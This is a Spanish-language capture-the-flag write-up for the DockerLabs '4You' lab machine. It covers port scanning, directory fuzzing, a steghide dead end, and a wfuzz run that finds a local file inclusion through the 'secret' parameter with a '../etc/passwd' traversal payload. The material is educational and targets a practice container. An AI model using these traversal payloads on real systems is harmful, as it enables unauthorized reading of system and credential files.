

Ping de reconocimiento, la máquina victima se encuentra disponible




```
┌──(jk㉿kali)-[~]
└─$ ping -c 3 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.355 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.093 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.097 ms

--- 172.17.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2028ms
rtt min/avg/max/mdev = 0.093/0.181/0.355/0.122 ms
```

Descubrimiento de puerto 80 i 22 a través de la comanda nmap




```
┌──(jk㉿kali)-[~]
└─$ sudo nmap -p- -sC -sV --open -Pn -vvv 172.17.0.2 -oN scan_numero3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 09:22 CET
NSE: Loaded 156 scripts for scanning.
```




```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLmfDz6T3XGKWifPXb0JRYMnpBIhNV4en6M+lkDFe1l/+EjBi+8MtlEy6EFgPI9TZ7aTybt2qudK
|   256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHtGVi9ya8KY3fjIqNDQcC9RuW20liVFDd+uUEgllPzQ
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: 4You
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Comanda whatweb, para indicar que tiene la página




```
┌──(jk㉿kali)-[~]
└─$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Script, Title[4You]
```

Con gobuster realizamos el fuzzing web, i vemos que no parece haber nada a simple vista poniendo la IP



```
└─$ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,xml,xh,xss,txt,css,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              xss,txt,css,php,html,xml,xh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 2596]
/main.css             (Status: 200) [Size: 619]
/assets               (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1072228 / 1764488 (60.77%)^C
```

Vamos a buscar dentro de la página a ver que encontramos, una página genérica sin nada aparente, he buscado con F12 pero no encuentro nada así que es una página BAIT




By TLuisillo_o

A home for people who strive to look, feel, and perform their very best.

Welcome to this CTF

Experience the ultimate in lorem and quiero un mundo de caramelo.

La página assets nos lleva a un listado de directorios donde hay un background.jpg, dicho background seguramente tenga algun elemento escondido dentro por lo que lo buscaremos




Index of /assets


Name	Last modified	Size	Description
Parent Directory		-	
background.jpg	2024-08-09 23:30	84K	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

La foto en si de background solo es un fondo negro generico



background.jpg (JPEG Image
172.17.0.2/assets/background.jpg
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
How to install Proton ...

La máquina es similar a la maquina mirame de la plataforma dockerlabs, por lo que siguiendo esa práctica voy a replicar las comandas de steghide, dentro de steghide vemos como nos pide un password que tenemos que sacar de alli.




```
┌──(jk㉿kali)-[~/Downloads]
└─$ steghide --extract -sf background.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Despues de un rato buscando no tiene nada que ver con steghide, solo era un agujero para perder el tiempo. Realmente si miro con f12 en detalle veo que marca un error, dentro de este error y con lo que hemos visto antes de index.php, podemos probar un LFI




```
<!DOCTYPE html>
<html lang="en"> event
  <head>⋯</head>
  <body>
    <nav class="navbar navbar-expand-lg navbar-dark bg-dark">⋯</nav> flex
    <header class="hero-section text-white text-center d-flex align-items-center">⋯</header> flex
    <section class="about-section py-5">⋯</section>
    <footer class="bg-dark text-white text-center py-4">⋯</footer>
    <script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.11.6/dist/umd/popper.min.js"></script>
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"></script>
    [!] ERROR [!]
  </body>
</html>
```

La comanda wfuzz -c indica que tenga color, la -t indica los hilos, en este caso 200, eso hara que hayan mas peticiones a cambio de una mayor carga, la -w indica el directorio -u indica el url que querriamos hacer un LFI, así con el FUZZ despues de php, podemos ver que el LFI es posible gracias a la palabra secret, por lo que si nos vamos al navegador i copiamos la misma ruta substituyendo FUZZ por secret vamos a conseguir credenciales -hl 62 indica que no faci cas a les solicituds que tenen 62 linies, que son la majoria menys la afectada.



```
┌──(jk㉿kali)-[~/Downloads]
└─$ wfuzz -c -t 200 --hl 62 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://172.17.0.2/index.php?FUZZ=../../../../../etc/passwd"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/index.php?FUZZ=../../../../../etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000005155:   200        88 L     199 W      3870 Ch     "secret"
```



By TLuisillo_o


A home for people who strive to look, feel, and perform their very best.

Welcome to this CTF

Experience the ultimate in lorem and quiero un mundo de caramelo.


© 2024 @TLuisillo_o & DockerLabs

```
